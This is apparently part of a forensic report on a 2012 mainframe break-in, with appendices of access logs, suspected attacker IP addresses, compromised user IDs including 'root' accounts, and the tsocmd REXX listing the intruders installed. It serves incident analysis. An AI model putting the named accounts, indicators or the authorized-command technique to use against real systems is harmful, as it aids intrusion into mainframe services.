UNXCMD.SY19.FROM0313.txt:15Mar12 19:31 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:31 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:33 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:35 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:35 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:36 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:36 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:36 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:36 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:36 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:36 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:36 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:36 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:37 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:37 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:38 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:38 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:39 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:40 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:40 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:40 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:40 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:42 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:42 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:43 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:43 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:43 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:43 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:43 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:43 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:43 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:43 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0313.txt:15Mar12 19:50 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:50 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:50 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:50 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:10 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:10 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:11 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:13 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:13 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0313.txt:15Mar12 20:13 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:13 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:14 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:14 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:43 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:43 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:52 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:52 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:52 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:52 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:53 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:53 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:53 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:53 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:53 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:53 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:54 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:54 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0313.txt:15Mar12 20:57 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:57 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:57 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:57 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:57 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 20:57 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:02 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:02 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:02 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:02 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:03 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:03 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:03 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:03 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:04 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:04 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:11 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:11 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0313.txt:15Mar12 21:36 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:36 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 21:37 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:15 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:15 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:15 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:16 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:16 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:16 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:16 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:17 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:17 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:17 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:17 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:18 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 22:18 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 23:22 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

Appendix E: Known bad IP addresses used in the attack

The content of this section has been removed due to confidentiality requirements.

Appendix F: Suspicial bad IP addresses used in the attack

The following IP addresses have been believed to perform maliciously access – either by file transfer access or interactive access – the **infotorget service**.

8.18.172.156

27.109.118.33

31.172.30.1

37.59.82.50

46.165.196.182

46.59.51.181

50.61.247.32

61.6.252.153

64.72.103.93

74.120.15.150

78.34.172.44

78.47.133.220

79.117.149.74

82.197.238.184

83.133.106.73

85.119.130.119

85.17.122.103

85.228.54.229

88.198.224.114

93.182.132.103

93.186.170.54

94.234.170.183

111.92.242.65

112.78.43.250

121.188.164.179

123.108.250.50

124.248.174.138

124.248.187.100

124.248.187.147

124.248.187.150

124.248.187.22

124.248.187.225

124.248.187.236

141.8.193.195

166.70.207.2

173.254.192.36

173.254.216.66

176.31.15.236

178.174.180.144

178.18.17.111

178.18.243.25

178.18.243.27

178.63.97.34

182.255.0.34

184.105.220.24

188.65.209.160

194.23.60.217

194.23.61.151

202.120.189.223

202.84.19.10

203.176.141.205

221.207.61.86

222.98.154.50

Appendix G: Users known to be maliciously used in mainframe access

The following users have been known to be used by the perpetrators , by examine the logs. In appendix I another list complements this, and in the main document, there are also a number of example of users

- evidence left in log files

or is highly suspicious from other traces left in the system, such as

- ownership of files

Ordinary users include:

- WAHS006
- AVIY356
- AVIY991
- BSN0058
- etc

One of several root users –

- WMCMBA1
- HZUSER

Appendix H: User accounts involved in the attacks

The content of this appendix has been removed from this version of the report due to confidentiality requirements.

Appendix I: Source listing for program tsocmd

This appendix describes the source listing for the command tsocmd installed by the perpetrator on the hacked system. This version is captured from the SY19 partition.

rom$ more tsocmd.EXTRACTS/tsocmd.STRINGS

```
   0 /* rexx */

  11 /****PROPRIETARY_STATEMENT********************************************/

  83 /*                                                                   */

 155 /*    Licensed Materials - Property of IBM                           */

 227 /*    5694-A01 Copyright IBM Corp. 2010, 2010                        */

 299 /*                                                                   */

 371 /*    Status = HOT7770                                               */

 443 /*                                                                   */

 515 /****END_OF_PROPRIETARY_STATEMENT************************************/

 587 /*                                                                   */

 660 /*  Source File: tsocmd (REXX)                                       */

 733 /*                                                                   */

 806 /*  Source File Description: tsocmd runs a TSO/E command from the    */

 878 /*   shell using the TSO/E TMP (IKJEFT01).  Unlike the tso command,  */

 950 /*   the tsocmd command can be used to issue authorized TSO/E        */

1022 /*   commands. The TSO/E TMP is run in a separate address space and  */

1094 /*   process from the tsocmd command, therefore any issued TSO/E     */

1166 /*   commands will not affect the environment the tsocmd is issued   */

1238 /*   from.                                                           */

1310 /*                                                                   */

1383 /*                                                                   */

1459 /* Change Activity:                                                  */

1531 /*                                                                   */

1603 /* FLAG REASON    RELEASE  DATE   PROGRAMMER CHANGE DESCRIPTION       */

1675 /* ---- --------  -------  ------ ---------- ------------------       */

1747 /* $A0  ME15895   HOT7770  090331 ROCH       Created for DCR B780.00 */

1819 /*                                                                   */
```

```
1891 /******************************************************************/

1965   /* Global variables: if needed by function, need to be on functions

2035     procedure expose statement. It can be easiest to just put on

2101     all such statements.                                          */

2173   catdesc = -1                    /* Message catalog descriptor    */

2245   dbgLvl = 0                      /* Initialize debug level to none

2315                                       where

2360                                       0 - no debug activity

2420                                       1 - get additional messaging

2487                                       2 - get messages and trace all */

2559   /* End of global variables, will also use standard ESC_N variable. */

2633   Parse arg command              /* Determine input value.         */

2708   If command = ' ' Then          /* Determine if value was passed for

2780                                       command string.               */

2852    Do                            /* Do for no command data.        */

2924      Call usage                  /* If no data was passed, then send

2996                                       Usage message and exit.       */

3069    End                           /* End do for no command data.    */

3141   Else

3177    Do                            /* Do for have command data.      */

3249      dbgLvl = checkDebug(command) /* Determine debug level.        */

3322      /* Remove the debug-related characters from the command string */

3396      /*  so only work on command user specified without -d or -dd.  */

3468      If dbgLvl > 0 Then

3493       Do                         /* Do for have a debug level set. */

3565          command = substr(command,(3 + dbgLvl))

3615       End                        /* End Do for Have a debug level. */

3687    End                           /* End Do for have command data.  */

3762   /* Check debug level for tracing and turn it on, do it here instead

3832     of in nested Ifs above so start tracing at start of main code.  */

3904   If dbgLvl > 1 Then Trace 'I'

3941   Call dbgInfo 'Input cmd = '||command  /* If debugging echo command.*/

4016   Call procEnvVar                /* Process environment variables as

4087                                       appropriate.  Control will not
```

```
4156                                          return if an error occurs.    */

4228

4266    /* Echo the command string (mimics behavior of tso command code).

4336       Duplicate of debug information line above, but wanted that line

4405       to clearly call out that it was the input command, and wanted it

4475       first while the code I am mimicing has the command repeat just

4543       before the call to do the tso command work, and does not have

4610       any additional text.                                      */

4682    Call sendMsg 2,-1,command

4747    Address tso command            /* Pass the input command argument

4818                                      to the TSO/E TMP facility.    */

4890    error = rc                     /* Save away the return code from

4960                                      the called TSO command.       */

5033

5059    Select                         /* Process the return codes.    */

5131      When error = -3 Then         /* Return code indicates TSO

5195                                      command was not found.        */

5267      Do                           /* Send appropriate error message.*/

5339        Call sendMsg 2,5451,"tsocmd: TSO/E command ""%%"" not found.",

5410            ,command

5442        error = 255                /* Set return code to 255.       */

5514      End                          /* End Do for error = -3.        */

5587      When (error < 0) | (error > 254)

5626      Then                         /* Return code not a value which

5694                                      can be returned.              */

5766      Do                           /* Send appropriate error message.*/

5838        Call sendMsg 2,5452,

5867            ,"tsocmd: Unexpected error occurred processing TSO/E command ""%%"", return
code %%.",

5965            ,command,error

6003        error = 255                /* Set return code to 255.       */

6075      End                          /* End for error < 0 & > 254.    */

6148      Otherwise

6162      Do

6171        /* Do nothing, return tso command return code as is.  Message
```

```
6243           should have been sent if there was an error.          */

6315      End

6325   End                        /* End select on return code.     */

6397

6427  Call cleanup                 /* Call cleanup function.        */

6502  Call dbgInfo 'Return = '||error  /* If debugging echo return code. */

6577  Return error                 /* Return return code, if any.    */

6649 /* End of main code path                                        */

6729

6735 /*--   START OF FUNCTION SPECIFICATIONS   ---------------------------

6810 // Function Name     : sendMsg

6846 // Function Description: Sends a message to the specified file descriptor.

6924 // Dependencies      : catdesc has been defined for catalog descriptor,

6998 //                     it will be modified by a function that is

7067 //                     called by this function.

7117 //                     Any messages sent by this will use %% in the

7188 //                     messages to represent substitution variables.

7262 // Restrictions      : The maximum message limit is 4096 bytes.

7328 //                     Anything over that limit will be truncated.

7400 // Input             : filedesc - file descriptor to send message to

7471 //                          where we assume:

7524 //                              1 = standard out (stdout)

7586 //                              2 = standard error (stderr)

7650 //                      msgNum  - message number from the catalog, specify

7726 //                              -1 to skip catalog processing

7791 //                      mtextin - message text to use if catalog

7858 //                              retrieve fails or if skipped catalog

7930 //                      arg(4-n)- substitution text for the message,

8001 //                              if any.

8049 // Exit Normal

8064 //   Return Value     : None.

8095 //   Outputs          : Message is sent to the file descriptor.

8163 // Exit Error

8177 //   Return Value     : None.
```

```
8208 //   Outputs          : Unknown.

8245 // Notes             : None.

8279 //--   END OF SPECIFICATIONS   -------------------------------------*/

8358 sendMsg: Procedure expose dbgLvl catdesc ESC_N

8405    Parse arg filedesc, msgNum, mtextin   /* Determine passed values  */

8481    If msgNum <> -1 Then            /* Are we to work with catalog?   */

8553      Do                           /* Do for work with catalog.      */

8625        /* Set message text using message ID or default text,

8687           append a new line.                                     */

8759        mtext = getMsg(msgNum, mtextin) || ESC_N

8809      End                           /* End Do for work with catalog.  */

8881    Else                            /* Just use input data as is.     */

8953      Do                           /* Do for use input data as is.   */

9025        mtext = mtextin || ESC_N    /* Set data to input data, append

9095                                        a new line.                 */

9167      End                           /* End Do for use input data as is*/

9241    /* Loop over the remaining substitution text, if any, replace

9307       the %%'s in message with substitution variables values.      */

9379    Do si = 4 to arg()

9401      Parse var mtext mtpref '%%' mtsuf /* Determine strings before

9468                                        and after the first %%.    */

9540      mtext = mtpref||arg(si)||mtsuf    /* Change text to have before

9609                                        text, then substitution       */

9676                                        var value, then after.     */

9748    End                             /* End Do loop over subst vars.   */

9824    /* Write the data to the specified descriptor                    */

9896    Address syscall "write " || filedesc || " mtext"

9952 Return

9961 /*--   START OF FUNCTION SPECIFICATIONS   ----------------------------

10036 // Function Name     : getMsg

10071 // Function Description: Retrieves message from the message catalog or

10142 //                     returns input message if nothing found in the

10213 //                     catalog.

10250 // Dependencies       : catdesc has been defined for catalog descriptor,
```

```
10324 //                    it will be modified by this function.

10390 // Restrictions       : None.

10424 // Input              : msgNum - message number from the catalog

10490 //                      mtext  - message text to use if catalog

10556 //                               retrieve fails

10608 // Exit Normal

10623 //   Return Value      : Retrieved message text.

10672 //   Outputs           : Message text is retrieved.

10727 // Exit Error

10741 //   Return Value      : Default message text which was passed in.

10808 //   Outputs           : Unknown.

10845 // Notes               : None.

10879 //--   END OF SPECIFICATIONS   ------------------------------------*/

10955 getMsg: Procedure expose dbgLvl catdesc ESC_N

11001    Parse arg msgNum, mtext        /* Determine passed values.      */

11073    mset = 1                       /* Use this message set number

11140                                      for english.msf (all one set). */

11214    /* If we have not already opened the message catalog, open it.   */

11286    If catdesc = -1 Then

11310      Do

11318        Address syscall "catopen fsumrcat.cat" /* Open message catalog*/

11390        catdesc = retval           /* Determine return value, -1 is

11458                                      returned if an error.         */

11532        /* Send out additional information on catopen if debug on.   */

11635        Call dbgInfo 'catopen request, return code = '|| retval

11699      End

11710    /* Retrieve the message information, if possible.                */

11782    If catdesc >= 0 Then

11806      Do

11814        Address syscall "catgets (catdesc) (mset) (msgNum) mtext"

11879      End

11890 /* Return message text from catalog or default                     */

11962 Return mtext

12000 /*--   START OF FUNCTION SPECIFICATIONS   ----------------------------
```

```
12075 // Function Name      : cleanup

12111 // Function Description: Cleanup any resources.

12162 // Dependencies       : catdesc has been defined for catalog descriptor,

12236 //                       it will be modified by this function.

12302 // Restrictions       : None.

12336 // Input              : None.

12370 // Exit Normal

12385 //   Return Value     : None.

12416 //   Outputs          : Resources cleaned up.

12466 // Exit Error

12480 //   Return Value     : None.

12511 //   Outputs          : Unknown.

12548 // Notes              : None.

12582 //--   END OF SPECIFICATIONS   ------------------------------------*/

12654 cleanup: Procedure expose dbgLvl catdesc ESC_N

12703   If (catdesc <> -1) Then        /* If we have opened the catalog  */

12775     Do

12782       Address syscall "catclose (catdesc)"  /* Close the catalog    */

12854       catdesc = -1                      /* Reset indicator       */

12926     End

12934 Return

12943 /*--   START OF FUNCTION SPECIFICATIONS   ----------------------------

13018 // Function Name      : usage

13052 // Function Description: Display usage message and exit.

13112 // Dependencies       : None.

13146 // Restrictions       : None.

13180 // Input              : None.

13214 // Exit Normal

13229 //   Return Value     : None.

13260 //   Outputs          : Usage message is displayed and program exits.

13334 // Exit Error

13348 //   Return Value     : None.

13379 //   Outputs          : Unknown.

13416 // Notes              : None.
```

```
13450 //--   END OF SPECIFICATIONS   ------------------------------------*/

13522 usage: Procedure expose dbgLvl catdesc ESC_N

13569 /* Send the usage message to standard error              */

13641   Call sendMsg 2,5450,"Usage: tsocmd [tsocommand]"

13695   Call cleanup                  /* Call cleanup function      */

13770 /* Exit the command with return code 255                  */

13844 Exit 255

13863 /*--   START OF FUNCTION SPECIFICATIONS   ---------------------------

13938 // Function Name      : procEnvVar

13977 // Function Description: Process the following environment variables:

14047 //                    SYSEXEC

14082 //                    SYSPROC

14117 //                    TSOALLOC

14153 //                    TSOPROFILE

14191 //                    If there is an error while processing the

14258 //                    variables, control will not be returned to

14326 //                    the invoker.

14367 // Dependencies      : None.

14401 // Restrictions      : None.

14435 // Input             : None.

14469 // Exit Normal

14484 //   Return Value    : None.

14515 //   Outputs         : Environment variable values have been processed.

14592 // Exit Error

14606 //   Return Value    : None.

14637 //   Outputs         : Error message.

14680 // Notes             : The first usage of Address tso in this REXX

14749 //                     program will start a TSO 'environment'.  All

14819 //                     subsequent Address tso calls will be working

14889 //                     in the same environment.  This environment

14957 //                     will be active until the REXX program ends

15025 //                     which is why the processing which occurs in

15094 //                     this function will be in effect when the

15161 //                     users tso command is invoked in the main
```

```
15227 //                      code path.

15266 //--   END OF SPECIFICATIONS   ------------------------------------*/

15338 procEnvVar: Procedure expose dbgLvl catdesc ESC_N

15391   Call dbgInfo 'Processing Environment Variables'

15441

15446   /* Process the TSOALLOC, SYSEXEC, and SYSPROC Environment       */

15518   /*   variables.  Only process the SYSEXEC and SYSPROC variables  */

15590   /*   if TSOALLOC has not been specified.                        */

15662   If (1 = Environment('TSOALLOC',,'e')) Then /* Is the variable

15727                                     defined?          */

15805     Do                       /* Do for Variable is defined.   */

15880       /* Retrieve environment variable value.                  */

15954       envvarInfo = Environment('TSOALLOC')

15998       Call dbgInfo 'Processing TSOALLOC ev = '||envvarInfo

16077       rtn = 0                 /* Initialize return code.       */

16149

16156       /* The TSOALLOC variable information is a series of environment

16226         variable names, separated by colons,

16273         which should be processed for data set allocations.     */

16345

16355       /* Determine first piece of info, prior to first : or all of it

16426         if no : .                                              */

16498       Parse var envvarInfo infoBef ':' infoAft

16545

16611       Do While infoBef <> ' '     /* While info still to process.   */

16683         /* Allocate data set according to data in associated     */

16755         /*  variable. Increment return code as want to keep      */

16827         /*  processing the allocations, but need to exit if had  */

16899         /*  any failures.  This behavior of continuing to process */

16971         /*  allocation requests even if we had one failure mimics */

17043         /*  the existing code in tso command and the Tools and Toys */

17115         /*  version of the tsocmd command.                       */

17187         rtn = rtn + allocDataset(Environment(infoBef),infoBef)

17253
```

```
17262          /* Determine next item to process                      */

17334          Parse var infoAft infoBef ':' infoAft

17381

17390       End                        /* End Do while on infoBef.     */

17462

17469       If rtn > 0 Then             /* Check allocDataset return value*/

17541         Do

17558           /* Send failure message, indicate send message without

17623              a return code value, control does not return.      */

17695           Call sendEnvVarMsg 'TSOALLOC',0

17740         End                       /* End Do for non zero return code*/

17817     End                          /* End Do for Variable is defined.*/

17889   Else                           /* TSOALLOC is not defined.      */

17961   Do                             /* Do for TSOALLOC is not defined.*/

18034     /* Process the SYSPROC environment variable.                 */

18106     If (1 = Environment('SYSPROC',,'e')) Then /* Is the variable

18174                                          defined?         */

18246       Do                         /* Do for Variable is defined.   */

18320         /* Retrieve environment variable value.                 */

18394         envvarInfo = Environment('SYSPROC')

18440         Call dbgInfo 'Processing SYSPROC ev = '||envvarInfo

18512         /* Process the information in the SYSPROC variable.      */

18584         rtn = allocDataset(envvarInfo,'SYSPROC')

18636         If rtn > 0 Then          /* Any errors?                  */

18708           Do

18726             /* Send failure message, indicate send message without

18795                a return code value, control does not return.      */

18867             Call sendEnvVarMsg 'SYSPROC',0

18916           End                    /* End Do for any errors.       */

18997       End                        /* End Do for variable is defined.*/

19073     /* Process the SYSEXEC environment variable.                 */

19145     If (1 = Environment('SYSEXEC',,'e')) Then /* Is the variable

19213                                          defined?         */

19285       Do                         /* Do for Variable is defined.   */
```

```
19358          /* Retrieve environment variable value.                */
19430          envvarInfo = Environment('SYSEXEC')
19489          Call dbgInfo 'Processing SYSEXEC ev = '||envvarInfo
19554          /* Process the information in the SYSEXEC variable      */
19626          rtn = allocDataset(envvarInfo,'SYSEXEC')
19678          If rtn > 0 Then          /* Any errors?                 */
19750            Do
19768             /* Send failure message, indicate send message without
19837               a return code value, control does not return.      */
19912             Call sendEnvVarMsg 'SYSEXEC',0
19960            End                    /* End Do for any errors.      */
20040        End                        /* End Do for variable is defined.*/
20113    End                            /* End Do for TSOALLOC not defined*/
20185
20190  /* Process the TSOPROFILE Environment variable.                 */
20262  If (1 = Environment('TSOPROFILE',,'e')) Then /* Is the variable
20329                                                  defined?        */
20401    Do                            /* Do for Variable is defined.  */
20475      envvarInfo = Environment('TSOPROFILE')
20520      Call dbgInfo 'Processing TSOPROFILE ev = '||envvarInfo
20588      cmdString = 'profile '||envvarInfo  /* Build command info.   */
20660      Address tso cmdString       /* Process profile command.     */
20732
20739      If rc <> 0 Then             /* Check return value from
20802                                     address tso request.         */
20874        Do
20888         /* Echo the command string in this case (mimics behavior of
20958            tso command code).                                    */
21030         Call sendMsg 2,-1,cmdString
21068         /* Send failure message with a return code, control does
21136            not return.                                           */
21208         Call sendEnvVarMsg 'TSOPROFILE',rc
21257        End                        /* End Do for non zero return code*/
21337    End                            /* End Do for variable is defined.*/
```

```
21409

21414 Return

21423 /*--    START OF FUNCTION SPECIFICATIONS   ----------------------------

21498 // Function Name      : allocDataset

21539 // Function Description: Allocate data set with the specified

21602 //                       information.

21645 // Dependencies       : None.

21679 // Restrictions       : None.

